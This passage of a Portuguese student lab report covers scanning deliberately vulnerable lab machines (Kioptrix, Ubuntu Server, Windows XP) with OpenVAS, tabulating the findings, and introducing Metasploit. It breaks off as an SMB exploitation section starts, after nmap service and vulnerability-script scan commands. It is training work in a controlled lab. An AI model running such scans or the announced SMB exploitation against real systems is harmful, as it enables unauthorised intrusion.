


Figura 60 - Acesso à interface web do Greenbone/OpenVAS

5.3.2 adicionar os Alvos (Targets)

Após aceder à interface do OpenVAS, iniciámos a configuração dos alvos a analisar. Para isso, navegámos até:

- Configuration > Targets > Add Target

Aqui foram inseridos os endereços IP das máquinas a analisar, bem como outras opções relevantes, como o nome do alvo e as configurações de port scanning.





Figura 61 - Definição dos alvos (Targets) para a análise de vulnerabilidades

5.3.3 Criar uma Tarefa de Varredura (Scan Task)

Com os alvos definidos, procedemos à criação das tarefas de varredura:

- Scans > Tasks > Create Task > New Task

Nesta etapa, associámos os alvos previamente definidos, escolhemos um perfil de scan e configurámos as opções de execução.



Targets 3 of 3

Name	Hosts	IPs	Port List	Credentials	Actions
VM #3 (UbuntuServer)	10.120.59.3	1	All IANA assigned TCP		
VM #4 (Klopptrix)	10.120.59.100	1	All IANA assigned TCP		
VM #5 (WindowsXP)	10.120.59.5	1	All IANA assigned TCP		

Figura 62 - Criação e configuração da tarefa de varredura (Scan Task)

5.4 Executar a Varredura

Com tudo configurado, iniciámos a tarefa de scan. O OpenVAS procedeu à análise das máquinas-alvo em busca de vulnerabilidades conhecidas, serviços expostos e outras informações de segurança relevantes. Após a conclusão, os resultados ficaram disponíveis na interface gráfica, permitindo a análise detalhada dos riscos encontrados, incluindo a sua severidade, descrição e possíveis recomendações de mitigação.




Figura 63 - Execução e conclusão da tarefa de varredura no OpenVAS

5.5 Reports Obtidos

Após a execução dos três scans, foi gerado um relatório detalhado para cada tarefa, apresentando o número de vulnerabilidades identificadas e seus respectivos níveis de risco. Essas análises fornecem uma visão clara da segurança de cada máquina, permitindo uma avaliação precisa das ameaças e a priorização das medidas corretivas necessárias.

5.6 Kioptrix



Figura 64 - Resumo do relatório de vulnerabilidades do Kioptrix

5.6.1 Vulnerabilidades por Risco

Alto:

Vulnerability ↑↓	Severity ↓	QoD ↑↓	Host IP ↑↓	Name ↑↓	Location ↑↓	EPSS Score ↑↓	EPSS Percentile ↑↓	Created ↑↓
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time

Figura 65 - Vulnerabilidades de Alto Risco (Kioptrix)

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
SSL/TLS: Report Vulnerable Cipher Suites for HTTPS	7.5 (High)	98 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Webalizer Cross Site Scripting Vulnerability	7.5 (High)	80 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time

Tabela 3 - Vulnerabilidades de Alto Risco (Kioptrix)

Médio

SSL/TLS: Report Weak Cipher Suites		98 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection		98 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled		99 %	10.120.59.100	80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled		99 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Weak Host Key Algorithm(s) (SSH)		80 %	10.120.59.100	22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits		80 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)		80 %	10.120.59.100	22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Certificate Expired		99 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure		70 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection		99 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure		70 %	10.120.59.100	80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)		80 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection		98 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)		80 %	10.120.59.100	22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness		80 %	10.120.59.100	80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness		80 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		99 %	10.120.59.100	80/tcp	N/A	N/A	Wed, May 13, 2026 8:56 PM Coordinated Universal Time
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability		99 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:56 PM Coordinated Universal Time
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability		80 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm		80 %	10.120.59.100	443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time

Figura 66 - Vulnerabilidades de Médio Risco (Kioptrix)

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
SSL/TLS: Report Weak Cipher Suites	5.9 (Medium)	98 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Deprecated SSLv2 and SSLv3 Protocol Detection	5.9 (Medium)	98 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Weak Host Key Algorithm(s) (SSH)	5.3 (Medium)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Server Certificate / Certificate in Chain with RSA keys less than 2048 bits	5.3 (Medium)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Weak Key Exchange (KEX) Algorithm(s) Supported (SSH)	5.3 (Medium)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Certificate Expired	5.0 (Medium)	99 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)	70 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
SSL/TLS: Known Untrusted / Dangerous Certificate Authority (CA) Detection	5.0 (Medium)	99 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Apache HTTP Server UserDir Sensitive Information Disclosure	5.0 (Medium)	70 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
SSL/TLS: RSA Temporary Key Handling 'RSA_EXPORT' Downgrade Issue (FREAK)	4.3 (Medium)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Weak Encryption Algorithm(s) Supported (SSH)	4.3 (Medium)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time

Apache HTTP Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Apache HTTP Server ETag Header Information Disclosure Weakness	4.3 (Medium)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:51 PM Coordinated Universal Time
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99 %	10.120.59.100		80/tcp	N/A	N/A	Wed, May 13, 2026 8:56 PM Coordinated Universal Time
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:56 PM Coordinated Universal Time
SSL/TLS: Diffie-Hellman Key Exchange Insufficient DH Group Strength Vulnerability	4.0 (Medium)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time

Tabela 4 - Vulnerabilidades de Médio Risco (Kioptrix)

Baixo




Figura 67 - Vulnerabilidades de Baixo Risco (Kioptrix)

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
SSL/TLS: 'DHE_EXPORT' MITM Security Bypass Vulnerability (Logjam)	3.7 (Low)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
SSL/TLS: SSLv3 Protocol CBC Cipher Suites Information Disclosure Vulnerability (POODLE)	3.4 (Low)	80 %	10.120.59.100		443/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.120.59.100		22/tcp	N/A	N/A	Wed, May 13, 2026 8:50 PM Coordinated Universal Time
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.120.59.100		general/tcp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Time
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.120.59.100		general/icmp	N/A	N/A	Wed, May 13, 2026 8:49 PM Coordinated Universal Tim

Tabela 5 - Vulnerabilidades de Baixo Risco (Kioptrix)

5.6.2 Resumo do Relatório

Classificação de Severidade: Alta (7.5)

Número de Vulnerabilidades:

- Alta: 4
- Média: 20
- Baixa: 5
- Log: 49
- Falsos Positivos: 0

Resumo:

Foram detectadas 4 vulnerabilidades de alto risco e um grande número de eventos de log (48), indicando que esta máquina pode estar comprometida ou vulnerável a ataques.

5.7 UbuntuServer



Figura 68 - Resumo do relatório de vulnerabilidades do Ubuntu Server

5.7.1 Vulnerabilidades Por Risco:

Medio




Figura 69 - Vulnerabilidades de Médio Risco (Ubuntu Server)

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
FTP Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.120.59.3		21/tcp	N/A	N/A	Wed, May 13, 2026 8:45 PM Coordinated Universal Time
Telnet Unencrypted Cleartext Login	4.8 (Medium)	70 %	10.120.59.3		23/tcp	N/A	N/A	Wed, May 13, 2026 8:45 PM Coordinated Universal Time

Tabela 6 - Vulnerabilidades de Médio Risco (Ubuntu Server)

Baixa




Figura 70 - Vulnerabilidades de Baixo Risco (Ubuntu Server)

Vulnerability	Severity	QoD	Host IP	Host Name	Location	EPSS Score	EPSS Percentile	Created
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	10.120.59.3		general/tcp	N/A	N/A	Wed, May 13, 2026 8:45 PM Coordinated Universal Time
Weak MAC Algorithm(s) Supported (SSH)	2.6 (Low)	80 %	10.120.59.3		22/tcp	N/A	N/A	Wed, May 13, 2026 8:46 PM Coordinated Universal Time
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	10.120.59.3		general/icmp	N/A	N/A	Wed, May 13, 2026 8:45 PM Coordinated Universal Time

Tabela 7 - Vulnerabilidades de Baixo Risco (Ubuntu Server)

5.7.2 Resumo do relatório

- **Classificação de Severidade:** Media (4.8)

Número de Vulnerabilidades:

- Alta: 0
- Média: 2
- Baixa: 3
- Log: 17
- Falsos Positivos: 0

Resumo:

Esta máquina apresenta uma vulnerabilidade de médio risco e algumas vulnerabilidades de baixo impacto.

5.8 Windows XP




Tabela 8 - Resumo do relatório de vulnerabilidades do Windows XP

5.8.1 Resumo do Relatório

- **Classificação de Severidade:** Log (0.0)

Número de Vulnerabilidades:

- Alta: 0
- Média: 0
- Baixa: 0
- Log: 4
- Falsos Positivos: 0

Resumo:

Nenhuma vulnerabilidade crítica identificada. Apenas um evento de log foi registrado, indicando que esta máquina apresenta baixo risco de segurança.

Observação:

O Windows XP é amplamente reconhecido como um sistema operacional inseguro devido à sua idade e à falta de suporte oficial da Microsoft, que interrompeu as atualizações de segurança em abril de 2014. Sem essas atualizações, o sistema permanece vulnerável a novas ameaças e explorações descobertas ao longo dos anos. Apesar disso, o relatório gerado pelo OpenVAS não identificou vulnerabilidades específicas no Windows XP durante o scan. No entanto, essa ausência de vulnerabilidades reportadas não significa que o sistema seja seguro, apenas indica que as vulnerabilidades conhecidas não foram detectadas.

5.9 Conclusão

Com base nos relatórios gerados pelo OpenVAS, foi possível identificar diversas vulnerabilidades em diferentes sistemas, cada uma com graus variados de severidade.

Durante o exercício, observamos que sistemas como o Kioptrix apresentam vulnerabilidades críticas, incluindo falhas de alto impacto que podem ser exploradas por atacantes. Já o Windows XP, apesar de ser amplamente reconhecido como um sistema inseguro, não teve vulnerabilidades detectadas pelo scan, o que pode indicar limitações na detecção ou configurações específicas de rede que mascararam as falhas conhecidas. Por outro lado, o Ubuntu Server apresentou vulnerabilidades de média e baixa severidade, evidenciando que, mesmo em sistemas operativos modernos e amplamente utilizados em servidores, existem sempre falhas de configuração ou falta de atualizações (hardening) que precisam de ser corrigidas para garantir a segurança da infraestrutura.

6 Metasploit

6.1 Introdução ao Metasploit

O Metasploit é uma das ferramentas mais amplamente utilizadas no mundo da segurança ofensiva e do penetration testing. Criado para facilitar a exploração de vulnerabilidades em sistemas, ele é essencial tanto para profissionais de cybersecurity que buscam identificar falhas, quanto para red teams e ethical hackers que realizam testes de intrusão controlados.

Neste exercício, iremos utilizar o Metasploit Framework para explorar vulnerabilidades conhecidas em dois sistemas: Windows XP e Kioptrix. O Windows XP, apesar de ser um sistema operacional desatualizado, ainda pode ser encontrado em ambientes corporativos e industriais, onde sua insegurança representa uma ameaça séria. Já o Kioptrix é uma máquina virtual deliberadamente vulnerável, usada para treinamentos em penetration testing, permitindo testar exploits em um ambiente controlado.

6.2 Instalação do Metasploit

O Metasploit Framework já vem pré-instalado no Kali Linux, o que significa que não é necessário realizar qualquer instalação adicional para utilizar a ferramenta basta iniciá-lo diretamente no terminal, com:

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Keep track of findings and observations with notes

/ it looks like you're trying to run a \
\ module /

\

      \
      |
      @   @
      ||  ||
      ||  ||
      \|  /
      \___/

= [ metasploit v6.4.116-dev ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

Figura 71 - Inicialização da console do Metasploit Framework (msfconsole)

6.3 Pesquisa de Vulnerabilidades no Rapid7

Algumas das vulnerabilidades identificadas pelo OpenVAS foram pesquisadas no Rapid7, uma plataforma reconhecida por sua extensa base de dados de exploits e vulnerabilidades exploráveis. No entanto, nenhuma das falhas encontradas pelo OpenVAS apareceu como diretamente explorável dentro do banco de dados do Rapid7. Diante dessa limitação, optou-se por explorar outras vulnerabilidades conhecidas nos sistemas em análise: Windows XP e Kioptrix.

7 Hacking

7.1 Hacking ao Windows XP com Metasploit

Neste exemplo, vamos explorar uma vulnerabilidade conhecida no Windows XP para obter acesso remoto à máquina através do Metasploit Framework. A vulnerabilidade em questão está associada ao serviço SMB (Server Message Block), utilizado para partilha de ficheiros e impressoras.

Segue passo a passo de como foi feito o exercício:

7.1.1 Varredura de Serviços

Primeiro, realizamos uma varredura de portas na máquina alvo para identificar quais serviços estão ativos. Para isso, usamos o nmap:

```
(kali@kali)-[~]
$ sudo nmap -sV 10.120.59.5
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-14 11:58 -0400
Nmap scan report for 10.120.59.5
Host is up (0.0021s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows XP microsoft-ds
2869/tcp   closed iclap
3389/tcp   closed ms-wbt-server
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
```

Figura 72 - Execução de nmap direcionado à máquina Windows XP

Durante a análise, foi identificada a porta 445 (Microsoft-DS) aberta, que é utilizada pelo SMB.

7.1.2 Detetar Vulnerabilidades

Com a porta SMB em mente, executamos um script do nmap para verificar vulnerabilidades conhecidas nesse serviço:

```
(kali@kali)-[~]
$ sudo nmap -p 445 --script vuln 10.120.59.5 -Pn
